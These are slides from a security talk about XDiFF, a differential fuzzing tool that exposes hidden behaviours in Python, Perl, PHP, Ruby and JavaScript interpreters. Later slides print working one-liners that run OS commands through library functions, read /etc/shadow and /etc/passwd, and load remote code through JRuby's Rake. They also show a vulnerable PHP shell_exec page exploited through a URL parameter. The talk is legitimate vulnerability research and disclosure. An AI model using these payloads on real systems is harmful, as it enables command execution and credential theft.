

# Exposing Hidden Exploitable Behaviors in Programming Languages Using Differential Fuzzing

Fernando Arnaboldi  
Senior Security Consultant

# A Talk About (Unexpected?) Features



- Javascript
- Perl
- PHP
- Python
- Ruby

# How did I do it?

- I built an extended differential fuzzing framework (XDiFF)
  - Open source fuzzing framework written in Python
  - Multiplatform (Linux, OSX, Windows, Freebsd)
  - Gathers all the information produced
  - Exposes unexpected behaviors
- Get more vulnerabilities from fuzzing & testing sessions



# Which Software Was Tested?

Category	Interpreters	Functions Tested
JavaScript	v8, ChakraCore, Spidermonkey, NodeJS (v8), Node (ChakraCore)	450
PHP	PHP, HHVM	1405
Ruby	Ruby, JRuby	2483
Perl	Perl, ActivePerl	3105
Python	CPython, PyPy, Jython	3814

# Who Cares About This?

- Testers
- Developers
- Consultants



# Agenda

- 1. Fuzzing
- 2. Differential Fuzzing
- 3. Extended Differential Fuzzing

# 1. Fuzzing

# Traditional Fuzzing

- There are two main actors:
  - AFL
  - Peach
- Peach defines fuzzing as:

*“inputting massive amounts of unexpected data  
into the test target in an attempt to make it **crash**”*

# Fuzzing Findings



# Types of Bugs: Crashes (cont).



## Perl

```
$ perl -e "use IO::Socket::SSL::Utils;print CERT_ashHash(canaryfile)"  
Argument "canaryfile" isn't numeric in subroutine entry at /usr/share/  
Segmentation fault
```

## Ruby

```
$ r  
-e:
```

## Pypy

```
$ pypy -c "imp  
RPython traceba...  
...  
Fatal RPython error: ValueError  
Aborted (core dumped)
```

## ChakraCore

```
$ cat chakraCoreCrash.js  
new Array(30000) *= new Array(30000)  
$ ./ch chakraCoreCrash.js  
Segmentation fault: 11
```

## 2. Differential Fuzzing


# Differential Fuzzing

- “*Execute one or more similar implementations to compare the standard output and the standard error*”
- Papers & tools that did this:
  - 1998: Bugs in C compilers
  - 2008: Information leakage over network connections
  - 2014: Bugs in SSL/TLS implementations
  - 2015: Bugs in JavaScript
  - 2017: Bugs in Cryptographic APIs

# Differential Fuzzing Findings

- Types of differential fuzzing bugs:
  - Different implementations
  - Different inputs (CLI, File, Standard Input)
  - Different versions of the same product
  - Different operating system versions

## Differential Fuzzing Findings (cont).



# Different Implementations

V8 (CLI)	SpiderMonkey (CLI)	NodeJS v7.2.1 (CLI)
\$ d8 -e 'print(this)' [object.global]	\$ js -e 'print(this)' [object.global]	\$ node -e 'console.log(this)' { [...SNIP...] USER: 'testuser', PATH: '/opt/local/bin:...', PWD: '/Users/testuser', HOME: '/Users/testuser', pid: 60094, [... SNIP ...]

# Different Inputs

## NodeJS v7.2.1 (File)

```
$ echo "console.log(this)" > file.js ; node file.js
```

```
{}
```

## NodeJS v7.2.1 (CLI)

```
$ node -e 'console.log(this)'
```

```
{
  [...SNIP...]
  USER: 'testuser',
  PATH: '/opt/local/bin:...',
  PWD: '/Users/testuser',
  HOME: '/Users/testuser',
  pid: 60094,
  [...SNIP...]
```

# Different Versions

## NodeJS v0.4.0 (CLI)

```
$ node -e 'console.log(this)'
```

```
{}
```

## NodeJS v7.2.1 (CLI)

```
$ node -e 'console.log(this)'
```

```
{  
  [...SNIP...]  
  USER: 'testuser',  
  PATH: '/opt/local/bin:...',  
  PWD: '/Users/testuser',  
  HOME: '/Users/testuser',  
  pid: 60094,  
  [...SNIP...]
```

# Different OS

- In Python 2.7 the built-in functionality `cmp()` compares two objects:

**`cmp(x, y)`**

Compare the two objects `x` and `y` and return an integer according to the outcome.  
The return value is negative if `x < y`, zero if `x == y` and strictly positive if `x > y`.

- The following compares two floating point "not a number" values:

```
print(cmp(float('nan'), float('nan')))
```

# Different OS (cont.).

Software	OS	Stdout
CPython	Linux	-1
	Freebsd	1
PyPy	Linux	0
	Freebsd	0
	OS X	0
	Windows	0
Jython	Linux	1
	Freebsd	1
	OS X	1
	Windows	1

### 3. Extended Differential Fuzzing


# Extended Differential Fuzzing Findings

- We want to detect more. We need to detect:
  - Code evaluated
  - OS commands executed
  - Network connections
  - Files read
  - Time required for execution

# Extended Differential Fuzzing Framework

Check	XDiFF	Differential	Traditional
Standard Output			
Standard Error			
Information Leakage			
Crash			
Hang			
Network Connections			
File Access			
OS Execution			

# Extended Differential Fuzzing Findings



# Extended Differential Fuzzing: Python 1/3

```
# python -c "import mimetools;print(mimetools.pipeto(None,'id'))"
```

Traceback (most recent call last):

```
  File "<string>", line 1, in <module>
  File "/usr/lib/python2.7/mimetypes.py", line 226, in pipeto
    copyliteral(input, pipe)
  File "/usr/lib/python2.7/mimetypes.py", line 241, in copyliteral
    line = input.readline()
AttributeError: 'NoneType' object has no attribute 'readline'  
uid=0(root) gid=0(root) groups=0(root)
```

# Extended Differential Fuzzing: Python 2/3

```
# python -c "import pydoc;print(pydoc.pipepager(None,'id'))"
```

Traceback (most recent call last):

```
  File "<string>", line 1, in <module>
  File "/usr/lib/python2.7/pydoc.py", line 1418, in pipepager
    pipe.write(_encode(text))
TypeError: expected a character buffer object
```

**uid=0(root) gid=0(root) groups=0(root)**

# Extended Differential Fuzzing: Python 3/3

```
# cat <<EOF >sample.py
import pydoc
pydoc.pager('foo')
EOF

# export PAGER="id"  
  

# python sample.py
uid=0(root) gid=0(root) groups=0(root)
```

# Extended Differential Fuzzing: Perl

```
# perl -e "use ExtUtils::Typemaps::Cmd;print embeddable_typemap(\"system  
'id'\")"  
  
String found where operator expected at (eval 1) line 1, near "require  
ExtUtils::Typemaps::system 'id'"  
(Do you need to predeclare require?)  
uid=0(root) gid=0(root) groups=0(root)  
Unable to find typemap for 'system 'id''': Tried to load both as file or  
module and failed.
```

# Extended Differential Fuzzing: JavaScript

## NodeJS with Chakracore

```
# node -e "console.log(require('/etc/shadow'))"
```

SyntaxError: Invalid character

[...SNIP...]

## NodeJS v4.2.6 with V8

```
# node -e "console.log(require('/etc/shadow'))"
```

/etc/shadow:1

(function (exports, require, module, filename,

\_\_dirname) { root:

\$6\$AP53wsfZ\$XdxQRFJF6PzdRd3SxDelwK

smyEkWgNOSSg.WZR18KfLo617cR1ZswM

ZEPT5QTS95aH.NI2DrqmQ8rMbm8slq:/

17172:0:14600:14::

^

SyntaxError: Unexpected token :

# Extended Differential Fuzzing: JRuby

```
# curl http://10.0.0.1/canaryfile  
puts %x(id)
```

## Ruby v2.3.1

```
# ruby -e 'require "rake";puts  
Rake.load_rakefile("http://10.0.0.1/  
canaryfile")'  
  
/usr/lib/ruby/vendor_ruby/rake/  
rake_module.rb:28:in `load': cannot load  
such file --  
  
[...SNIP...]
```

## JRuby v1.7.22

```
# jruby -e 'require "rake";puts  
Rake.load_rakefile("http://10.0.0.1/  
canaryfile")'
```

**uid=0(root) gid=0(root) groups=0(root)**

# Extended Differential Fuzzing: PHP 1/4

**PHP executing shell\_exec('id')**

```
# php -r "echo shell_exec('id');"
```

uid=0(root) gid=0(root) groups=0(root)

**PHP executing shell\_exec(id)**

```
# php -r "echo shell_exec(id);"
```

*PHP Notice: Use of undefined constant id -  
assumed 'id' in Command line code on  
line 1*

uid=0(root) gid=0(root) groups=0(root)

# Extended Differential Fuzzing: PHP 2/4

- Let's define the a bash constant on *index.php*:

```
<?php
define("bash", "man ");
require_once("functions.php");
?>
```

- The previous file requires *functions.php* and shows a man page:

```
<?php
$output = shell_exec(bash.$_GET['page']);
print "<pre>".$output."</pre>";
?>
```

# Extended Differential Fuzzing: PHP 3/4

- The command “man ” is executed when index.php is called:

127.0.0.1/index.php?page=ls

LS(1) User Commands LS(1)

**NAME**  
ls - list directory contents

**SYNOPSIS**  
ls [OPTION]... [FILE]...

**DESCRIPTION**  
List information about the FILEs (the current directory by default).  
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.

# Extended Differential Fuzzing: PHP 4/4

- The command “bash” is executed when `functions.php` is called:

```
i 127.0.0.1/functions.php?page=-c 'cat /etc/passwd'  
root:x:0:0:root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
==> error.log <==  
[Sat Nov 25 22:04:05 2017] [error] [pid 18341] [client 127.0.0.1:40154]  
PHP Notice: Use of undefined constant bash - assumed 'bash' in /var/www/html/  
functions.php on line 2  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

# Black Hat Sound Bytes

- Hidden functionalities in programming languages can affect the security of applications
- Extended differential fuzzing can expose hidden behaviors.
- Affect multiple targets with one payload.



# Any Questions?

# Thank You

Get the first public release for  
Black Hat Europe here:

<https://github.com/IOActive/XDiFF>